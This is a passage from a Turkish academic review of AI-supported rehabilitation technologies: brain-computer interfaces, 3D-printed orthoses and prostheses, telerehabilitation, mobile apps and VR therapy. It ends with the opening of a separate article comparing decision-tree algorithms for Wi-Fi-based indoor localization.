Beyin hastalıkları (Örneğin, İnme ve Amyotrofik Lateral Skleroz (ALS)) olan hastalar genellikle kas zayıflığına neden olan motor korteks hasarından etkilenir. Bu nedenle semptomların ilk evrelerinde bu hastalıklar hafifletilebildiği için sürekli fizyoterapi ile rehabilitasyona ihtiyaç duyarlar. Bu kapsamda beyin bilgisayar arayüzleri medikal uygulamalarda yol tutması, sigara ve alkolü önleme amaçlı, tümörler, beyin ve uyku hastalıklarını teşhis aşamasında; beyin felci, sakatlık ya da fizyolojik rahatsızlıkların rehabilitasyonunda kullanılabilmektedir (Büyükgöze, 2021). Son yıllarda gelişen teknoloji ile beraber bu ihtiyaçlara yanıt verilebilmesi adına beyin bilgisayar arayüzleri çalışmaları artmıştır (Jumphoo et al., 2021).

Beden ve beyni yeniden bağlamak için, BCI sistemleri üç ana bileşen kullanır, bunlar; beyinden kayıt yapan ama aynı zamanda beyni uyarabilen nöral arayüzler, sinyal işleme ve hareketi uyandıran bununla birlikte duyusal girdiyi iletebilen kod çözme algoritmaları ve efektörlerdir. Nöral arayüzler ve efektör cihazlar, giyilebilir, invaziv olmayan bileşenlerden uzun süreli kullanım için cerrahi olarak implante edilen cihazlara kadar invazivlik açısından değişebilmektedir (M. Bockbrader, 2019). Örneğin, üst ekstremite hareketiyle ilişkili elektriksel beyin sinyalleri, kafa derisi elektroensefalografisi (EEG), kafatası veya deri altına yerleştirilen yarı invaziv elektrokortikografik (ECoG) diziler veya intrakortikal implante edilmiş mikroelektrot dizileri (MEA) aracılığıyla invaziv olmayan bir şekilde tespit edilebilmektedir (Ajiboye et al., 2017; Branco et al., 2017; Müller-Putz et al., 2017; Soekadar et al., 2016; Thomas et al., 2019).

Klasik olarak EEG tabanlı motor BCI sistemleri, hareket durumları (açık-kapalı, yanal kavrama) arasında geçiş yapmak veya bir hareket sırasındaki adımlar arasında geçiş yapmak için bir anahtar olarak kullanılan EEG sinyalleri ile kavrama ortezini kontrol etmek için kullanılmıştır. Hibrit EEG-BCI sistemleri, örneğin eklem konum sensörleri veya binoküler göz izleme cihazları gibi diğer biyolojik sinyalleri dâhil ederek çok eklemli cihazları kontrol etme özelliği göstermiştir (Kreilinger et al., 2013; Onose et al., 2012).

Yeni çalışmalarda ise beyin bilgisayar arayüzleri fonksiyonel elektrik stimülasyonu (FES) ile eşleştirilerek hareketlerin istemli kontrolü sağlanabilir. FES klinik olarak kasları güçlendirmek, spastisiteyi azaltmak, felcin iyileşmesine yardım etmek

gibi amaçlarla kullanılmaktadır. BCI ile birleştirildiğinde FES uyarıları kullanıcı kontrolüne geçer; bu da öğrenme mekanizmalarını güçlendirebilir. Hareket oluşturucu mekanizma olarak FES her hasta için uygun değildir (Friedenberg et al., 2018; Pool et al., 2016). Örneğin, alt motor nöron hastalığı veya periferik sinir hasarı tarafından denervasyona (Bir organ veya oluşuma ait sinirin kesilmesi) uğrayan kas, tipik olarak FES'e yanıt veremez. Ek olarak, duyusal hiperestezisi olan bazı kişiler, kas kasılmasına neden olan yoğunluktaki elektriksel uyarıyı tolere edemeyebilir. Bu durumlarda, etkilenen uzvun hareketi dış iskeletler veya robotlar aracılığıyla daha iyi sağlanabilir. Hedeflenen terapötik etkinin, örneğin ağrı durumlarını hafifletmek veya duyusal bağımlı plastisiteyi devreye sokmak için, etkilenen uzuv hareket ettirmenin öznel deneyimi olduğu, amputasyon veya somatosensasyon kaybı durumlarında, sanal gerçeklik (VR) daha iyi son efektör olabilir (Bockbrader et al., 2018).

Yeni teknikler ile rehabilitasyon ve BCI ilişkisi geliştirilmektedir. Bu kapsamda Robot destekli motor görüntü (MI) ve beyin-bilgisayar arayüzü (BCI) sistemi, inme sonrası rehabilitasyonda motor fonksiyon iyileşmesini hızlandırmak için gelişmiş yeni bir teknik olarak kullanılmaktadır. Motor görüntü, fiziksel uygulama olmaksızın hareketlerin hayal edilmesini sağlamakta ve elektroensefalografi tabanlı beyin-bilgisayar arayüzleri (EEG-BCI'ler) beyin sinyallerini kullanarak çevre ile etkileşime olanak tanımaktadır. Beyin-bilgisayar arayüzü destekli motor görüntü (MI-BCI) sistemi, robot destekli MI ve BCI'yi birleştirerek, felçli hastaların robotik bir kol tarafından yönlendirilen engelli uzuvları, kolun motor görüntüsünden gelen nöral sinyaller yoluyla hareket ettirmesini sağlar ve çoklu duyusal geri bildirim sağlamaktadır (Ang & Guan, 2015; Foong et al., 2020; Hu et al., 2021; Wang et al., 2019).

Kalp pilleri, koklear implantlar, elektroensefalogramlar (EEG'ler) ve elektromiyogramlar (EMG) gibi geleneksel biyoelektronik teknolojiler 50 yılı aşkın bir süredir kliniklerde yer alırken, nöropsikiyatrik tedavilerin, elektrosötiklerin ve kapalı döngü sistemlerinin gelişimi sadece son on yılda kliniklerde yer almaktadır (Portillo-Lara et al., 2021). Bu ilerlemeler, AB İnsan Beyin Projesi, ABD BRAIN girişimi, NIH SPARC girişimi gibi hükümet girişimleri ile Neurolink ve Galvani Bioelectronics gibi yeni ticari girişimler de dâhil olmak üzere dünya çapında büyük fonlar tarafından desteklenmektedir (Mathieson et al., 2021; Society, 2019). Bu durum; epilepsi, depresyon, bağışıklık koşulları, titreme bozuklukları, körlük ve omurilik yaralanmalarını kapsayan bir dizi durumun tedavisi için onaylanmış, tıbbi olarak düzenlenmiş biyoelektronik terapilere yol açmıştır. Bununla birlikte, bu teknolojilerin, sağlıklı insanlara yerleştirildiğinde gelişmiş biliş, gece görüşü ve diğer gelişmiş algı gibi olağanüstü yetenekler elde etmek için kullanılabileceği de öne sürülmektedir (Antonio Regalado, 2021; Green, 2021).

Beyin bilgisayar arayüzleri özellikle felçli bireylerin hayata entegrasyonunu kolaylaştıran, kişisel bazı ihtiyaçların karşılanmasını sağlayan ve gelecekte daha da gelişmesi muhtemel önemli bir teknolojidir.

5.3. Ortez ve Protez Teknolojileri

Ortez veya protez cihazlar gibi yardımcı teknolojiler yüzyıllardır varlığını sürdürmektedir. Ortez cihazları sadece immobilizasyon, destek, düzeltme veya koruma sağlamak için değil, aynı zamanda kas-iskelet sistemi yaralanmaları veya işlev bozukluklarını tedavi etmek için de yaygın olarak kullanılmaktadır (Muriel et al., 2020). 1970'li yıllarda, renkli kauçuk esaslı plastik film uygulanarak daha çekici bir görünüme sahip ortez cihazların talebi nedeniyle plastik kaplama gibi yeni teknikler geliştirilmiştir. 1980'lerin başında, popüler olarak 3D baskı teknolojileri olarak bilinen katmanlı üretim teknolojilerinin keşfinde kullanılan fotopolimer reçinenin ultraviyole lazerle ince tabakalar halinde kürlenmesine dayanan stereolitografi tekniği tanıtılmıştır. Bu gelişme ilerleyen yıllarda; 3D modeller, birikim modelleme (FDM), lamine nesne üretimi (LOM), seçici lazer sinterleme (SLS), 3D baskı ve değişken hızlı prototipleme (Polyjet Teknolojisi) gibi diğer katmanlı üretim teknolojilerinin üretilmesine sebep olmuştur (Bacek et al., 2017; Hausdorff, 2005; Lou et al., 2005; Tonet et al., 2008).


Katmanlı üretim teknolojileri, işleme süreci olmadan doğrudan üç boyutlu bir modelden tamamen işlevsel parçalar üreten hızlı prototipleme teknikleri (RPT) alanına dâhil edilmiştir. Son yıllarda RPT'nin katlanarak büyümesi nedeniyle ortez cihazlarının üretiminde birtakım değişiklikler meydana gelmiştir (Jiang et al., 2017). Biyomedikal mühendisliği bağlamında, hastanın anatomik özelliklerine uygun şekilde adapte olabilen kişiselleştirilmiş cihazlara duyulan ihtiyaç nedeniyle alanda hızlı bir ilerleyiş yaşanmıştır (Singh & Ramakrishna, 2017; Thompson et al., 2016). Bu durum 3D yazıcılar yardımıyla

kişiselleştirilmiş tıp kapsamında hastaya özel ortezler üretilmesini sağlamıştır (Singh & Ramakrishna, 2017; Thompson et al., 2016).

Son yıllarda, fiziksel tıp ve rehabilitasyon alanı, fiziksel engelli bireylerin hareketliliğini, işlevini ve yaşam kalitesini iyileştirmek için tasarlanmış giyilebilir robotik cihazların çoğalması için birçok çalışma gerçekleştirmiştir. Bu giyilebilir robotlar, ampütasyonlu bireyler için güçlendirilmiş protez kol ve bacakları (Hasson et al., 2008) ayrıca parezi, felç ve diğer bozuklukları olan bireyler için güçlendirilmiş dış iskeletleri ve ortezleri içermektedir. Her bir yardımcı veya rehabilite edici robot sınıfının sayısız prototipi olmasına karşın, bu tür cihazlar henüz laboratuvar dışında yaygın olarak kullanılmamaktadır. Giyilebilir teknolojilerin laboratuvardan kliniğe ve dış dünyaya çevrilmesi, bu cihazları kullanmanın artan maliyeti ile kullanımlarındaki zorlukların yanı sıra yeterli dayanıklılık düzeyine erişememiş olmaları, sınırlı işlevsellik ve zayıf kontrol dâhil olmak üzere çeşitli faktörlerle sınırlıdır (Novak & Riener, 2015).

Telesepsiyon, uzaktan veya algılanan nesne ile fiziksel temas kurulmadan gerçekleşen algılama olarak tanımlanabilir (Nowakowski, 2017). Bazı hayvanlar çevreleri ve nesnelerle iletişim kurabilmek için bu telesepsiyon yöntemlerini kullanmaktadırlar. Örneğin bir yarasa bu duyularını kullanarak yönünü bulurken elektrikli balık düşmanlarını bu duyuları sayesinde algılayabilmektedir. İnsanların da tıpkı hayvanlar gibi tatma, dokunma ve benzeri duyularına ek olarak görme, işitme ve koku da dâhil olmak üzere birçok teleseptif duyusu vardır. Bu kapsamda yapılacak veya yapılmış giyilebilir ortez-protez cihazları bu teleseptif duyuları örnek alarak çalışabilir. Etkili kontrol sistemlerinin hem yakın hem de teleseptif sensörleri içermesi ortamın durumunu ve nesnenin hareketinin doğruluğunu arttırmış olacaktır (Krausz & Hargrove, 2019).

Protezlerin ve dış iskeletlerin kontrolüne teleseptif algılamanın eklenmesi (**Şekil 4'de**) robotik ve yardımcı teknoloji arasındaki boşluğu kapatabilir ve kullanıcıların cihazlarıyla nasıl etkileşime girdiğini ve kontrolü bir robotla en iyi şekilde nasıl paylaşabileceklerini keşfetmeye olanak tanıyabilir. Bu nedenle, yardımcı ve rehabilitasyon cihazlarındaki telesepsiyon eksikliğini gidermek için yapılan çalışmalar artmıştır (Krausz & Hargrove, 2019).



Şekil 4. Teleseptif Sensör Uygulaması

Kaynak: (Krausz & Hargrove, 2019)

Şekil 4'de (**a**) Yakın Algılama veya (**b**) Teleseptif Algılama kullanan Giyilebilir Yardımcı Cihazlar. Her algılama türü için, bu sensör tipini kullanan bir alt ekstremite ortezinin (altta) ve bir üst ekstremite protezinin (üstte) çizimi gösterilmektedir. Yakın algılama, Elektromiyogram (EMG) sensörleri, yük hücreleri, motorlardaki kodlayıcılar veya potansiyometreler veya IMU'lar (çoklu sensör kartı) gibi bireyin veya yardımcı cihazın davranışını doğrudan ölçen herhangi bir sensörü içermektedir. Teleseptif algılama, RGB kamera (Red (kırmızı) , Green (yeşil), Blue (mavi) renklerinden oluşmuş, bir renk sistemidir), Kızılötesi (IR)

sensör, Ultrasonik sensör veya Radar gibi kullanıcı dışındaki şeylerin ortamını veya davranışını dolaylı olarak ölçen herhangi bir sensörü içermektedir (Krausz & Hargrove, 2019).

Avusturya'da yapılan bir çalışmada (Şekil 5) pratiklik ve performans arasındaki ilişkiyi göz önünde bulundurarak bazı gereksinimleri ele almışlardır. Bu gereksinimlerden kasıt, parmak tasarımlarında membranla çevrili bükülme bağlantılarını içeren yumuşak malzemelerin monolitik 3D baskısından yararlanılarak elde edilmesidir. Önerilen el protezinde sinerji tabanlı başparmak hareketi ve kablo tahrikli çalıştırma sistemidir. X-Limb adı verilen bu ürün günlük yaşam aktiviteleri için gereken kavrama görevini yerine getirme kapasitesini değerlendirmek için Üst Ekstremite Amputelerinde standart bir Aktivite Ölçümü kıyaslama testi yapılmıştır. Sonuçlar, tüm pratik tasarım gereksinimlerinin karşılandığını göstermiştir (Mohammadi et al., 2020).

Şekil 5. Çok Eklemli Yeteneklere Sahip Pratik Bir 3D Baskılı Yumuşak Robotik Protez El

Kaynak: (Mohammadi et al., 2020)

Ortez ve protez teknolojisindeki gelişmeler yapay zekâ ile birleştirildiğinde ortaya kişinin dokusuna ayak uydurabilen, kişinin fizyolojik yapısına uygun protezlerin çıkmasını sağlayacaktır. Amerikan filmlerine konu olan biyonik insanların aslında pek de uzak bir gelecekte olmadıkları, biyonik el ve ayakların günümüzde de üretilebildiği bilinmektedir. Bu kapsamda sağlık bilimleri açısından ortez ve protez ihtiyacı duyan hastanın kaliteli bir hayat sürmesi, sosyal hayata adaptasyonu ve öz güven açısından bu teknolojilerin kullanımı oldukça değerlidir.

5.4. Telerehabilitasyon Teknolojileri

Telesağlık, uzun mesafeli klinik sağlık hizmetlerini, hasta ve profesyonel sağlıkla ilgili eğitimi, halk sağlığı ve sağlık yönetimini desteklemek için elektronik bilgi ve telekomünikasyon teknolojilerinin kullanılmasıdır (Dorsey & Topol, 2016). Telefonlar, akıllı telefonlar ve mobil kablosuz cihazlar dâhil olmak üzere çeşitli telekomünikasyon araçları aracılığıyla video bağlantısı olsun veya olmasın sağlık hizmetlerinin uzaktan sağlanması olarak tanımlanabilir. Telerehabilitasyon (TR) nispeten yeni ve gelişen bir telesağlık alanıdır. TR, rehabilitasyon hizmetlerini sunmak ve desteklemek için telekomünikasyon

teknolojisinin kullanılmasıdır ve iki yönlü veya çok yönlü etkileşimli telekomünikasyon teknolojisi aracılığıyla danışmanlık, önleyici, teşhis ve tedavi hizmetlerinin klinik uygulamasıdır. (Dorsey & Topol, 2016; Peretti et al., 2017). Bu hizmetler, değerlendirme, izleme, müdahale, denetim, eğitim, danışma ve danışmanlığı içerir ancak bunlarla sınırlı değildir. TR hizmetlerinin iki ana bileşeni vardır bunlar: rehabilitasyon hizmeti (klinik uygulama) ve telekomünikasyon/bilgi teknolojisidir. Bu sayede, hastalarla uzaktan etkileşim kurmak, muayene etmek, teşhis koymak ve tedavi etmek mümkün olmaktadır (Sarsak, 2020).

Geleneksel rehabilitasyon merkezi müdahaleleriyle karşılaştırıldığında, ulaşımın üstesinden gelmek de dahil olmak üzere, telerehabilitasyonun çeşitli avantajları vardır. Dezavantaj olarak ise takip seansı planlamasının optimize edilmesinin ve hastaların ortamının değerlendirilmesinin zor olduğu düşünülmektedir. Engelliler arasında yapılan telerehabilitasyon hakkında sistematik bir incelemede, müdahalelerin %71'inin başarılı olduğunu ortaya konmuştur (Hailey et al., 2011), böylece uzaktan çevrimiçi sağlık müdahalesinin uygulanmasına yönelik kanıta dayalı uygulama önerileri desteklenmiştir (Lorenzini & Wittich, 2019). Bu kapsamda geliştirilen ev tabanlı rehabilitasyon sistemleri, makine öğrenmesi algoritması ile donanmış akıllı saat ve akıllı telefon uygulamaları ile kişiye evinin rahatlığında gerekli egzersizleri yapma, kayıtları tutma ve hekim takibini mümkün kılmaktadır (Chae et al., 2020).

Klasik rehabilitasyon seansları hastalar açısından çoğu zaman can sıkıcı olarak değerlendirilir ve ilgi gösterilmez. Bu durumda telerehabilitasyon sistemleri hastayı teşvik edici olabilmektedir. Bu anlamda, birkaç çalışmada "Sanal Gerçeklik" (VR) ile oyun tabanlı telerehabilitasyonun eğlenceli ve ilgi çekici olarak algılandığını böylece rehabilitasyonun yoğun süreci de dahil olmak üzere tedavi süreçlerinin daha verimli geçebileceği sonucuna varılmıştır (Cikajlo et al., 2011; Lewis et al., 2011; Rizzo & Kim, 2005). Telerehabilitasyon programlarının bir diğer avantajı da sağlık profesyonellerinin hastalardan toplanan verilere internet ve mobil cihazlar aracılığıyla kolayca erişebilmesidir (Bidargaddi & Sarela, 2008; Fan et al., 2014; Hamida et al., 2015). Telerehabilitasyon seansları sırasında sensörler aracılığıyla toplanan veriler, daha etkili sağlık müdahaleleri sağlamak için işlenebilir (Benharref & Serhani, 2014; Rolim et al., 2010). Son olarak, telerehabilitasyon, hem fizyoterapistler hem de hastalar açısından sağlık hizmetlerine ulaşım süresi de hesaba katıldığında oldukça tasarruflu bir yöntem olarak değerlendirilmektedir (Koh et al., 2017).

Bu kapsamda çalışmalar incelendiğinde, telerehabilitasyon sistemlerinde yapay zekânın kullanımı ile beraber hastalar ev konforunda tedavilerine devam ederken, sağlık kuruluşu da mekân tasarrufu sağlayarak daha fazla hastaya hizmet edebilme imkânına sahip olabilmektedir.

5.5. Mobil Uygulama Temelli Teknolojiler

Rehabilitasyonda mobil uygulamaların kullanımı kişilerin telefon, tablet ve bilgisayar gibi mobil cihazları yanında taşımaları ve bireylerin kendi yaşam koşullarında veri toplama yoluyla veri tabanı oluşturabilme özelliği sayesinde büyük önem kazanmaktadır. Bu durum hasta takip ve değerlendirmesinde kullanım kolaylığı sağlamaktadır. Bireylerin postür değerlendirmesi eklem hareket açıklığı ölçümü, fiziksel aktivite takip ve eğitimi, egzersiz, aktivite yapmasını sağlayan uygulamalar bulunmaktadır (Tarakçı, 2021). Ayrıca Sağlık bilimleri alanında simülasyon uygulamaları, teknolojinin de gelişmesiyle birlikte kaliteli bir eğitim anlayışının vazgeçilmez bir parçası haline gelmiştir. Fizyoterapi ve rehabilitasyon lisans eğitiminde en sık kullanılan simülasyon yöntemleri; anatomik modeller, görev eğiticiler, oyunlaştırma ve standart hastalardır. Ülkemizde fizyoterapistlik mesleği lisans eğitiminde simülasyon yöntemlerinin kullanılması tavsiye edilmektedir (Kinikli et al., 2017).

Son yıllarda yapılan birtakım araştırmalar, kronik felçli bireylerin üst ekstremite hareketliliğini iyileştirmek için evde mobil rehabilitasyon uygulamaları kullanıp kullanamayacaklarını incelemeyi amaçlamıştır. Bu kapsamda mobil uygulamalar, 3D baskılı ev eşyalarıyla birleştirilmiş bir akıllı telefondan oluşan: kupa, kâse, anahtar ve kapı kolu oluşturulmuştur. Akıllı telefon özel uygulaması, görev odaklı etkinliklere rehberlik ederek hem bir etkinliği tamamlanma süresini hem de hareket kalitesini (pürüzsüzlük/doğruluk) ölçmektedir. Bu uygulamalar sayesinde, üst ekstremite hareketliliğinde iyileşmeler olduğu, akıllı telefon tabanlı taşınabilir teknolojinin, felç gibi kronik durumlarda ev rehabilitasyon programlarını destekleyebileceği düşünülmektedir (Langan et al., 2020).

Boyun ağrısı olan ofis çalışanları için gömülü kendi kendini sınıflandırma algoritması ile yeni geliştirilen akıllı telefon tabanlı bir egzersiz programının ağrı yoğunluğu, fonksiyonel sakatlık, yaşam kalitesi, korkudan kaçınma ve servikal

üzerindeki etkisini inceleyen çalışmalar mevcuttur. Bu kapsamda gömülü bir kendi kendini sınıflandırma algoritmasına sahip akıllı telefon tabanlı egzersiz programı, boyun ağrısı olan ofis çalışanlarının zihinsel ve duygusal durumlarını etkilemek için yeterli olmasa da ağrı yoğunluğunu ve algılanan fiziksel sağlığını iyileştirdiğini ortaya koymuştur (Bulut, 2019; Lee et al., 2016). Başka bir çalışmada ise Tinnitus tedavisi için ses terapisi sağlayan bir akıllı telefon uygulaması geliştirilmek hedeflenmiştir. Bu kapsamda iOS ve Android platformlarında kullanılabilen, 8 haftalık tinnitusa özel kişiselleştirilmiş ve frekans uyumlu ses terapisi sağlayan interaktif bir akıllı telefon uygulaması hayata geçirilmiştir. Uygulama ile kulak çınlaması tedavisi için akıllı telefon tabanlı bir bilişsel davranışçı terapi ve ses terapi platformunun potansiyel olarak umut verici biçimde etkin olduğu görülmüştür böylece bu tedavi yönteminin gelecekte randomize kontrollü çalışmaları teşvik edeceği düşünülmektedir (Abouzari et al., 2021).

5.6. Sanal Gerçeklik Temelli Uygulamalar/ Video Bazlı Oyun Terapi Sistemleri

Ortopedik rehabilitasyon, bir travma veya ameliyattan sonra bozulmuş işlevi düzeltmek için büyük önem taşımaktadır. Başarılı bir terapi, fiziksel işlevi iyileştirmek için eklem mobilizasyonunu ile kas güçlendirmesini iyileştirmek için uygun kombinasyon ve egzersizlerin ilerlemesini gerektirir (Khor et al., 2016). Rehabilitasyon programı ameliyattan hemen sonra hastane ortamında başlar ve daha sonra özel/ev ortamında devam eder (Eriksson et al., 2011). Mevcut rehabilitasyon yöntemleri hem denetimli hem de denetimsiz egzersizleri içerir, ancak teknolojideki gelişmeler bu alanda yeni ufuklar açmaktadır. Sanal gerçeklik (VR), artırılmış gerçeklik (AR), video bazlı oyunlaştırma ortopedik hastaların rehabilitasyonu için önemli kaynaklardır (Berton et al., 2020). Sanal gerçeklik tedavisi, alışılagelmiş egzersizlerden farklı olarak, sanal ortam içerisinde gerçekleşen yeni bir rehabilitasyon yöntemidir. Bu yöntem günümüzde üst ekstremite kullanımı rehabilitasyonu, alt ekstremite eğitimi ve yürüme eğitimi alanlarında kullanılmaktadır. Sanal gerçeklik, uyarıcı ve eğlenceli ortamlar oluşturarak, kişilerin ilgi ve motivasyonlarını kullanarak, görev bazlı tekniklerle çalışma imkânı sunan bir yöntemdir (Holden, 2005).

VR ve AR, kullanıcıların zihninde gerçeklik algısını etkileyerek farklı bir ortamda oldukları konusunda onları ikna etme yoluyla aldatmayı amaçlamaktadır (Negrillo-Cárdenas et al., 2020). VR'de hasta sanal bir ortamla etkileşime girer ve gerçek hayatın aktivitesini simüle eder. Bu teknolojinin riski, yaralanmalara neden olabilecek gerçek tehlikeleri tanımanın imkânsız olmasıdır. AR'de sanal ve gerçek gerçeklik örtüşür ve hasta potansiyel tehlikelerin farkındadır (Chan et al., 2019). Oyunlaştırma kavramı, katılımı motive etmek için "oyun dışı bir bağlamda oyun tasarım öğelerinin" uygulanmasına dayanmaktadır (Allam et al., 2015). Video bazlı oyun terapilerinin çeşitli engellilik alanlarında (örneğin, idiyopatik skolyoz ve inme rehabilitasyonu) faydalı etkileri olduğu bilinmektedir (Negrillo-Cárdenas et al., 2020).

Gerçekten de VR'a dayalı deneysel yaklaşımlar, hastada gerçekçi algılar ve tepkiler ortaya çıkarabilen gerçek gibi üç boyutlu (3B) ortamlar yaratma olasılığı da dâhil olmak üzere terapiste (deneysel ortamlardaki araştırmacının yanı sıra gözlemciye) birçok avantaj sunmaktadır. Ancak, hastaların rehabilitasyonu neden gerçek bir ortam yerine sanal bir ortamda gerçekleştirmesi gerektiği noktasında farklı görüşlere sahip olsalar da çalışmalar, hastaların bilişsel ve motor yönlerinin rehabilitasyonunda VR kullanımının faydalı olduğunu göstermektedir (Knight et al., 2002; Laver et al., 2012).

İnme rehabilitasyonu; tekrarlayan, yoğun, amaca yönelik tedavi gerektirmektedir. Sanal gerçeklik (VR) bu gereksinimleri karşılama potansiyeline sahiptir. Oyun temelli terapi, hastaların rehabilitasyon terapisine katılımını daha ilginç ve motive edici bir araç olarak teşvik edebilir bir sistemdir. Akıllı telefonlar ve tablet PC'ler gibi mobil cihazlar, hastalar ve klinisyenler arasında etkileşimli iletişim ile kişiselleştirilmiş ev tabanlı terapi sağlayabilir (Lohse et al., 2014).

Bu teknolojiler, hastaların hastanede kalış sürelerini ve maliyetlerini azaltmakta ve aynı anda tedavi edilebilecek hasta sayısını artırmaktadır (Doiron-Cadrin et al., 2016). Bu rehabilite edici modların bir başka olumlu yönü, hasta ile sağlık hizmeti sağlayıcısı arasında tedaviye uyumu artıran doğrudan ve sürekli etkileşimdir (Kuether et al., 2019). Çalışmalar, uzaktan sanal rehabilitasyonun hastanın motivasyonunu iyileştirdiğini ve tedaviye uyumu geliştirdiğini göstermiştir (Then et al., 2020).

6. SONUÇ VE ÖNERİLER

Ülke ekonomileri açısından sağlık hizmetleri insan hayatını merkezine aldığı için oldukça önemlidir. Teknoloji ve bilimde yaşanan olumlu gelişmeler, diğer sektörlerde olduğu gibi (sanayi, hizmet, eğitim ve üretim) sağlık sektörünü de hayal edilenin

ötesine taşımaktadır. Bu kapsamda yapay zekâ olarak adlandırılan sistemler, sağlıkta akıllı çözümleri ortaya çıkarmıştır. Sağlık hizmetlerinde yapay zekâ uygulamaları tüm alt dallarda kullanılmaktadır (Akalın & Veranyurt, 2020). Yapay zekâ sağlığın birçok alanında kullanıldığı gibi rehabilitasyonun çoğu alanında tanı, tedavi ve sınıflandırma aşamalarında da kullanılmaktadır (Russell & Norvig, 2010). Özellikle de insan-bilgisayar etkileşiminin olduğu her yerde kullanılması mümkündür (Nicolas & Gil, 2012).

Rehabilitasyonda yapay zekâ, simbiyotik nöroprotezler ile miyoelektrik kontrol, beyin bilgisayar arayüz teknolojisi, perioperatif tıp ve daha birçok alanda kullanılmaktadır (Anderson, 2019; Pokorny et al., 2013; Sanchez et al., 2009; van Dokkum et al., 2015). Özellikle hasta veri ölçümü ve klinik karar verme desteği gibi durumların makine öğrenmesi yöntemleriyle gündelik yaşamda kullanılabilir olması çok değerlidir. Yapay zekâ destekli sistemler, klinik değerlendirme alanlarından; denge, yürüme, günlük yaşam aktiviteleri ile alt ve üst ekstremite becerileri gibi olguların etkilerini arttırabilmek amacıyla geliştirilmektedir. Bu kapsamda, hastaya ait çıktılar değerlendirilerek rehabilitasyon uygulamalarının gelişim düzeyi, klinik ilerleme tahmini ve devamlılık takibi mümkün olmaktadır (Köse, 2018).

Rehabilitasyon hizmetlerinde yapay zekâ temelli akıllı teknolojilerin kullanılması sağlık hizmetleri yönetimi bakış açısıyla incelendiğinde birçok fayda sağlamaktadır. Örneğin; bireyin seviyesine ve yeteneklerine uygun dizayn edilebilen giyilebilir teknolojilerin olması üretim maliyetlerinin düşmesini sağlayabilir. Diğer taraftan, terapist ve hasta için tedavinin zaman, yoğunluk, zorluk, hız gibi parametrelerinin esnek olarak yapılandırılmasının sağlanması, güvenilir ve geçerli kullanıcı algılama donanımı ile objektif veri sağlaması, eş zamanlı geribildirim sağlanması, gerçek yaşam simülasyonu ile aktivite eğitim kolaylığı sunması ve rehabilitasyonun sürecinde hasta ve terapistin olası tükenmişliğini azaltması açısından oldukça yararlıdır (Tarakçı, 2021).

Bir sağlık hizmeti kurumunun en önemli kalemi ekonomi olarak düşünülmektedir. Bu kapsamda rehabilitasyon hizmetlerinde yapay zekâ kullanımı ekonomik açıdan hem hastaya hem de hizmet sağlayıcı kuruma yarar sağlamaktadır. Ayrıca rehabilitasyon hizmetleri için kullanım alanlarının yetersiz kalma durumu olabilmektedir. Telerehabilitasyon hizmetleri ile evde takip ve gerekli egzersiz programlarının planlanabilmesi mekândan tasarrufu sağlamaktadır. Bununla beraber tüm dünyanın mücadele içinde olduğu Covid-19 pandemisi dolayısıyla sağlık kurumlarına gitme noktasında çekinceler vardır. Bu noktada uzaktan rehabilitasyon hizmetlerinin mobil olarak verilmesi, planlanması, kontrol ve değerlendirmesi hastanın güvenli bir şekilde tedavisine devam etmesini sağlar. Ortez ve protez üretiminde 3D yazıcıların kullanılması kişiselleştirilmiş sağlık hizmetini öne çıkararak hastanın fiziksel özelliklerine yönelik üretimin gerçekleşmesini sağlamaktadır. Yapay zekâ kullanımı ile hasta verileri depolamak mümkün olacak bu sayede klinik karar verme süreci hızlanacaktır. Makine öğrenimi ile beraber benzer rahatsızlıklar belki de çok önceden tahmin edilebilir olacak bu sayede hem zaman hem de ekonomi açısından tasarruf sağlanacaktır. Sanal gerçeklik ve oyunlaştırarak tedavi yöntemleri ile hasta sıkıcı rutin egzersizleri eğlenerek yapabilmektedir. Bu durum, hizmet veren kurumun pahalı cihazlar kullanmasının önüne geçerek parasal ve mekânsal tasarruf imkânı tanıyacaktır.

Araştırma kapsamında rehabilitasyon hizmetlerine birçok fayda sağladığı değerlendirilen yapay zekâ uygulamalarının daha çok desteklenmesi, bu alanda yapılacak projelerin devlet tarafından daha fazla fonlanması gerektiği düşünülmektedir. İnsan hayatına dokunarak, bireyleri rehabilite eden fizik tedavi uzmanları yapay zekânın rehabilitasyonda kullanılmasıyla beraber daha çok insanın hayatına dokunabileceklerdir

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RESEARCH ARTICLE

Kablosuz Sinyal Gücünü Kullanarak İç Mekan Kullanıcı Lokalizasyonu için Karar Ağacı Algoritmalarının Karşılaştırılması

A Comparison of Decision Tree Algorithms for Indoor User Localization Using Wireless Signal Strength

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ÖZ

İç mekanda kullanıcı ve cihazları yerelleştirmek geniş bir uygulama alanına sahiptir. Akıllı ev sistemleri, sınırlı bölgelerdeki suçluları bulma, bir erişim noktasındaki kullanıcı sayısını belirlemek için kullanılabilir. Bu çalışmanın amacı kablosuz sinyal gücüne dayalı olarak iç mekanda kullanıcıların konumunu belirlemektir. Bunun yanı sıra tasarlanacak izleme cihazlarında kullanılabilecek en iyi karar ağacı sınıflandırma algoritmasını saptamaktır. Bu amaçla çalışmada 12 farklı algoritma kullanılmış ve performans analizi yapılarak algoritmaların performansları karşılaştırılmıştır. Performans analiz yöntemi olarak 10 kat çapraz doğrulama kullanılmıştır. Performans değerlendirmesi yapılırken algoritmaların hem çaprazdoğrulama yapılmadan önceki sınıflandırma performansı hemde çapraz doğrulama sonrası yapılan sınıflandırma performansları karşılaştırılmışır. Çalışmada Dengeli bir veri seti kullanıldığı için Performans analizinde dengeli veri setlerinin sınıflandırılmasında kullanılan prformans metrikleri tercih 